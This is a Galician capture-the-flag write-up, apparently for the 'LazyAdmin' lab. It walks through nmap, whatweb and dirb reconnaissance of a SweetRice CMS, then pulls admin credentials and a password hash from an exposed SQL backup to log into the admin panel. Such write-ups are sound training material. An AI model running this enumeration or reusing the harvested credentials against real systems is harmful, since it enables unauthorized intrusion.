
- TTL ≃ 64 ⇒ GNU/Linux
- TTL ≃ 128 ⇒ Microsoft Windows

Como podemos observar na saída do comando `ping` estamos ante unha máquina obxectivo GNU/Linux.


```
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.10.127.68 -R
PING 10.10.127.68 (10.10.127.68) 56(124) bytes of data.
64 bytes from 10.10.127.68: icmp_seq=1 ttl=63 time=129 ms
RR:     10.9.1.180
        10.0.0.152
        10.10.127.68
        10.10.127.68
        10.9.0.1
        10.9.1.180

64 bytes from 10.10.127.68: icmp_seq=2 ttl=63 time=249 ms       (same route)

--- 10.10.127.68 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 129.148/188.885/248.623/59.737 ms
```

E. Escaneo básico con Nmap:

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.127.68
```




```
nmap -sC -sV -oA lazyadmin-scan 10.10.127.68
```



Fase 2: Análise de vulnerabilidades

Identificación de servizos vulnerábeis:

- Servizos atopados: SSH e Apache


Dende a máquina Kali GNU/Linux emprega varias ferramentas para obter información:
- `whatweb` é unha ferramenta de fingerprinting web que identifica tecnoloxías, cabeceras e versións dun servidor HTTP a partir dunha URL ou enderezo IP.

```
whatweb 10.10.127.68
```


```
┌──(kali㉿kali)-[~]
└─$ whatweb 10.10.127.68
http://10.10.127.68 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)
], IP[10.10.127.68], Title[Apache2 Ubuntu Default Page: It works]
```

- `dirb` é unha ferramenta de descubrimento de directorios/ficheiros web que usa wordlists para forzar URLs e localizar rutas ocultas nun servidor HTTP.

```
dirb http://10.10.127.68
```



Con esta ferramenta atopamos rutas no servidor que podemos explorar, como: **http://10.10.127.68/content/**
Así, visitando esa URL no navegador atopamos a aplicación SweetRice.




Tamén poderiamos executar de novo o comando `whatweb` nesa URL:

```
whatweb http://10.10.127.68/content/
```


```
┌──(kali㉿kali)-[~]
└─$ whatweb http://10.10.127.68/content/
http://10.10.127.68/content/ [200 OK] Apache[2.4.18], Cookies[sweetrice], Country[RESERVED][ZZ], HTML5, HTTPServer[
Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.127.68], Script[text/javascript], Title[Welcome to SweetRice - Than
k your for install SweetRice as your website management system.]
```

Voltamos a executar de novo o comando `dirb` sobre esa URL para seguir descubrindo directorios/ficheiros atopando, entre outras, as seguintes URLs:


1. http://10.10.127.68/content/as/ -> Atopamos o panel de login da aplicación SweetRice



2. http://10.10.127.68/content/inc/ -> Atopamos un directorio `interesante` de backups.



3. http://10.10.127.68/content/inc/mysql_backup/ -> Atopamos un ficheiro de backup de sql, o cal descargamos.



Ao descargar ese ficheiro, buscamos se podemos obter credenciais:

```
grep -iE 'admin/passwd' mysql_bakup_20191129023059-1.5.1.sql
```


Atopamos as seguintes credenciais:

Usuario admin: manager


Password: Password123

```
┌──(kali㉿kali)-[~/Downloads]
└─$ grep -iE 'admin|passwd' mysql_bakup_20191129023059-1.5.1.sql
  14 ⇒ 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;
s Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\
";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ad
e7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRice - Thank your f
or install SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p
>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \\"S
ite close\\" to open your website.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-
done-when-SweetRice-installed/\\">Tip for Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cach
e_expired\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0
:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
```

Accedemos ao panel de login da ferramenta, introducimos as credenciais e estamos dentro da aplicación.




Se observamos no panel esquerdo vemos a versión desta aplicación: **1.5.1**



